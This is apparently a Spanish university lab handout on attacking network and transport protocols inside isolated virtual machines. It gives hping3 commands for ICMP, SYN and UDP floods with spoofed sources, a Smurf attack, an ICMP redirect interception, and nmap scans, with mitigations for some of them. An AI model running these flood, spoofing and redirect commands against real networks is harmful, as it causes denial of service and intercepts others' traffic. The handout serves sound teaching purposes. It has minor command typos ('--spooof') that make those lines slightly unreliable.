


Seguridad en Redes

Práctica 3.2. Ataques protocolos de red y transporte

Preparación del entorno

Vamos a usar cuatro MVs (router, víctima, atacante y externa) y dos redes internas (net1 y net2) tal y como se muestra en la figura.



Importa una MV usando el archivo `SER.ova`, haz dos clonaciones enlazadas y configura los siguientes adaptadores de red:

- Todas las máquinas tendrán el adaptador 1 (`eth0`) conectado a NAT.
- Víctima y Atacante están conectadas a net1 a través del adaptador 2 (`eth1`).
- Externa está conectada a net2 a través del adaptador 2 (`eth1`).
- Router está conectado a ambas redes: adaptador 2 (`eth1`) a net1 y adaptador 3 (`eth2`) a net2.

Configura router:

```
sudo ifdown eth0
sudo ip link set dev eth1 up
sudo ip link set dev eth2 up
sudo ip addr add 192.168.1.1/24 broadcast + dev eth1
sudo ip addr add 192.168.2.1/24 broadcast + dev eth2
sudo sysctl -w net.ipv4.ip_forward=1
```

Configura atacante:

```
sudo apt-get update
sudo apt-get install nmap hping3
sudo ifdown eth0
sudo ip link set dev eth1 up
sudo ip addr add 192.168.1.10/24 broadcast + dev eth1
sudo ip route add 192.168.2.0/24 via 192.168.1.1
```

Configura víctima:

```
sudo apt-get update
sudo apt-get install ssh telnetd ftpd
sudo ifdown eth0
```

```
sudo ip link set dev eth1 up
sudo ip addr add 192.168.1.11/24 broadcast + dev eth1
sudo ip route add 192.168.2.0/24 via 192.168.1.1
```

Configura externa:

```
sudo ifdown eth0
sudo ip link set dev eth1 up
sudo ip addr add 192.168.2.20/24 broadcast + dev eth1
sudo ip route add 192.168.1.0/24 via 192.168.2.1
```

Exploración de la red

El comando ping se puede usar para averiguar qué máquinas que hay activas en una red. Si se hace un ping a la dirección IP broadcast de la red (usando la opción ping -b), responderán todas aquellas máquinas de la red que estén configuradas para responder a los mensajes *ICMP echo request* dirigidos a la dirección broadcast.

Desde atacante ejecutar la siguiente orden:

```
$ sudo ping -b 192.168.1.255
```

Observar que no se obtiene ninguna respuesta. Esto es porque el sistema, por defecto, está configurado para no responder *ICMP echo request* dirigidos a la dirección broadcast (variable `net.ipv4.icmp_echo_ignore_broadcasts=1`). Para cambiar esta configuración, ejecutamos la siguiente orden en TODAS las máquinas de net1 (atacante, víctima y router):

```
$ sudo sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=0
```

Después ejecutar de nuevo el siguiente comando desde atacante:

```
$ sudo ping -b 192.168.1.255
```

Se observará que, por cada *ICMP echo request*, el atacante recibirá varios *ICMP echo reply* duplicados (desde víctima, router y el propio atacante). Podemos observar este tráfico usando wireshark en el atacante.

ICMP/ping flooding

Consiste en que un atacante inunda a la víctima con un gran número de paquetes *ICMP echo request*.

Por defecto, el comando ping envía un mensaje *ICMP echo request* cada segundo. Se puede expresar un intervalo distinto con la opción ping -i <interval-in-seconds>. Otra posibilidad es usar la opción ping -f (modo flooding) que envía mensajes *ICMP echo request* al mayor ritmo posible. Ejecutar la siguiente orden en el atacante:

```
$ sudo ping -f 192.168.1.11
```

Una tercera opción es usar la herramienta `hping3`. Ejecutar la siguiente orden en el atacante:

```
$ sudo hping3 --icmp --flood 192.168.1.11
```

Comprueba el tráfico generado usando `wireshark` en la víctima. Ten en cuenta que, para que el ataque sea efectivo, el atacante debería disponer de más ancho de banda que la víctima.

El ataque anterior se puede combinar con *IP spoofing*, de manera que el atacante suplanta la IP origen de otra máquina (o una IP origen falsa). De esta manera, las respuestas `ICMP echo reply` de la víctima se envían a la máquina suplantada, en lugar de llegar al atacante. Por ejemplo, si queremos suplantar la dirección IP origen `192.168.1.100`, ejecutamos la siguiente orden en el atacante:

```
$ sudo hping3 --icmp --flood --spoof 192.168.1.100 192.168.1.11
```

Otra opción es utilizar direcciones IP origen aleatorias, ejecutando la siguiente orden en el atacante:

```
$ sudo hping3 --icmp --flood --rand-source 192.168.1.11
```

Comprueba en ambos casos el tráfico generado usando `wireshark` en la víctima.

Entrega #1. Copia y entrega la salida del último comando `hping3` ejecutado

Smurf attack

Consiste en que el atacante inunda la red con mensajes `ICMP echo request` dirigidos a la dirección *broadcast* y suplantando la dirección IP de la víctima como origen. De esta manera, las máquinas de la red actúan como reflectores e inundan a la víctima con múltiples mensajes `ICMP echo reply`. Para que el ataque sea efectivo, se necesitan muchas máquinas actuando como reflectores.

Desactiva `icmp_echo_ignore_broadcasts` en router, víctima y atacante, para que no ignoren las peticiones de *ping* a direcciones de difusión:

```
$ sudo sysctl net.ipv4.icmp_echo_ignore_broadcasts=0
```

Ejecuta en atacante:

```
$ sudo hping3 --icmp --flood --spoof 192.168.1.11 192.168.1.255
```

Comprueba el tráfico generado.

Redirection attack

Un atacante puede usar `ICMP redirect` para enviar a una víctima una ruta falsa para llegar a un cierto destino.

En el ejercicio siguiente, el atacante notifica a la víctima que para llegar a la máquina externa, debe usar como router la dirección del propio atacante. De esta manera, todos los paquetes que envía víctima a externa, pasarán a través del atacante. Si no queremos provocar una denegación de servicio, debemos activar el *forwarding* en el atacante.

Ejecuta en atacante:

```
$ sudo sysctl -w net.ipv4.ip_forward=1
$ sudo hping3 --icmp -C 5 -K 1 --spooof 192.168.1.1
--icmp-ipsrc 192.168.1.11 --icmp-ipdst 192.168.2.20
--icmp-gw 192.168.1.10 192.168.1.11
```

Este comando envía a víctima un mensaje ICMP de tipo “Redirect” (-C 5), con código “Redirect Datagram for the Host” (-K 1), suplantando la dirección IP de router (-a 192.168.1.1) y estableciendo los parámetros de la nueva ruta (--icmp-ipsrc 192.168.1.11 --icmp-ipdst 192.168.2.20 --icmp-gw 192.168.1.10).

Tras recibir un paquete, atacante determina que la ruta seguida no es óptima y envía otra redirección. Habría que desactivar este comportamiento:

```
$ sudo sysctl -w net.ipv4.conf.all.send_redirects=0
```

Comprueba la tabla *cache* de rutas de víctima con la siguiente orden:

```
$ sudo ip route show cache
```

Entrega #2. Copia y entrega la salida del comando anterior

Comprueba mediante wireshark que los mensajes de víctima dirigidos a externo pasan por atacante.

Para borrar la entrada de redirección falsa de la tabla *cache* de rutas de víctima, se puede usar la siguiente orden:

```
$ sudo ip route flush cache
```

Para mitigar este ataque, se pueden desactivar en la víctima la opción de aceptar paquetes de redirección mediante las siguientes órdenes:

```
$ sudo sysctl -w net.ipv4.conf.all.accept_redirects=0
$ sudo sysctl -w net.ipv4.conf.eth1.accept_redirects=0
```

Después de ejecutar estas órdenes, repetir el ataque anterior y comprobar que no tiene efecto sobre la víctima.

TCP SYN flooding

Arranca un servidor web sencillo en víctima:

```
$ sudo python -m SimpleHTTPServer 80
```

Desactiva el mecanismo TCP SYN *cookies* en víctima (este mecanismo está activado por defecto, y sirve para mitigar el ataque TCP SYN *flooding*):

```
$ sudo sysctl net.ipv4.tcp_syncookies=0
```

Ejecutar la siguiente orden en el atacante:

```
$ sudo hping3 -S --flood -p 80 --spoof 192.168.1.200 192.168.1.11
```

Esta orden inunda el puerto 80 de la víctima con segmentos TCP con el flag SYN activado (opción `-S`), por lo que se envían múltiples solicitudes de establecimiento de conexión TCP desde una IP origen falsa.

Comprueba el estado de las conexiones TCP (con `netstat -ant`) y la carga de CPU (con `top`) en víctima. Prueba a conectarte al servidor web de víctima desde cualquier otra máquina de la red, mediante:

```
$ wget 192.168.1.11
```

Como el puerto 80 está inundado de peticiones SYN, no es posible la conexión.

Entrega #2. Copia y entrega la salida del comando `netstat -ant` de la víctima

Para mitigar este ataque, activa el mecanismo TCP SYN *cookies* en víctima:

```
$ sudo sysctl net.ipv4.tcp_syncookies=1
```

Este mecanismo permite aumentar el número de conexiones pendientes sin aumentar el espacio dedicado (SYN *backlog*), a costa de incrementar el consumo de CPU.

Comprueba de nuevo la carga de CPU en víctima y prueba a conectarte de nuevo al servidor web.

UDP flooding

Ejecuta en atacante:

```
$ sudo hping3 --udp --flood --rand-source 192.168.1.11
```

Comprueba el tráfico generado.

Exploración de puertos (port scanning)

nmap

Consulta la página de manual del comando `nmap` y la documentación en <http://nmap.org/book/man.html> o <http://nmap.org/man/es/>.

La sintaxis básica de `nmap` para escanear un sistema (o sistemas) objetivo es la siguiente:

```
nmap -<scan_type> <targets> -p <port_range>
```

Parámetros:

-<scan_type>	Permite especificar el tipo de escaneo
<targets>	Nombre o dirección IP del sistema o sistemas a escanear
-p <port_range>	Puerto o rango de puertos a escanear (ejemplo: -p 1-1024)

Los principales tipos de escaneos (`scan_type`) son:

- sT Método "CONNECT"
- sS Método "SYN stealth"
- sA Método "ACK"
- sF Método FIN
- sN Método NULL
- sU Escaneo de puertos UDP

Los sistemas objetivo (targets) se pueden especificar de distintas maneras:

- Un nombre de host (ej. `www.ejemplo.com`) o una dirección IP
- Una secuencia de nombres de hosts o direcciones IP (separada por espacios)
- Una lista de direcciones IP (ej. `192.168.1.11,12,15,20`)
- Un rango de direcciones IP (ej. `192.168.1.11-15`)
- Una dirección de red (ej. `192.168.1.0/24`)
- Usando comodines (ej. `192.168.1.*`)

La máquina víctima tiene instalados los servicios `ftpd` (TCP port 21), `sshd` (TCP port 22) y `telnetd` (TCP port 23). Ejecutando el comando `netstat -ant` en víctima podemos ver el listado de puertos TCP abiertos.

Realiza los siguientes escaneos desde atacante:

```
$ nmap -sT 192.168.1.11 -p 20-25      # Metodo Connect
$ sudo nmap -sS 192.168.1.11 -p 20-25 # Método SYN stealth
$ sudo nmap -sA 192.168.1.11 -p 20-25 # Método ACK
$ sudo nmap -sF 192.168.1.11 -p 20-25 # Método FIN
$ sudo nmap -sN 192.168.1.11 -p 20-25 # Método NULL
```

Entrega #3. Copia y entrega la salidas de los distintos tipos de escaneos realizados anteriormente

Si no se indica el tipo de sondeo, se realiza un sondeo TCP SYN o TCP *Connect* en función de si se dispone o no de privilegios.

Se puede añadir la opción `-V` para detectar las versiones de los servicios instalados. Por ejemplo:

```
$ sudo nmap -sSV 192.168.1.11 -p 20-25
```

Más información en <http://nmap.org/book/vscan.html>.

También es interesante usar las opciones `--reason`, que indica la razón por la que se considera que el puerto está abierto, cerrado o filtrado, y `--packet-trace`, que muestra una descripción de los paquetes intercambiados.

Nmap también permite detectar el sistema operativo con:

```
$ sudo nmap -O 192.168.1.11
```

Entrega #4. Copia y entrega la salidas del escaneo de sistema operativo anterior

A partir de varias pruebas, se crea una huella (*fingerprint*) del sistema que se compara con las del fichero `/usr/share/nmap/nmap-os-db`. Más información en

<http://nmap.org/book/osdetect.html>.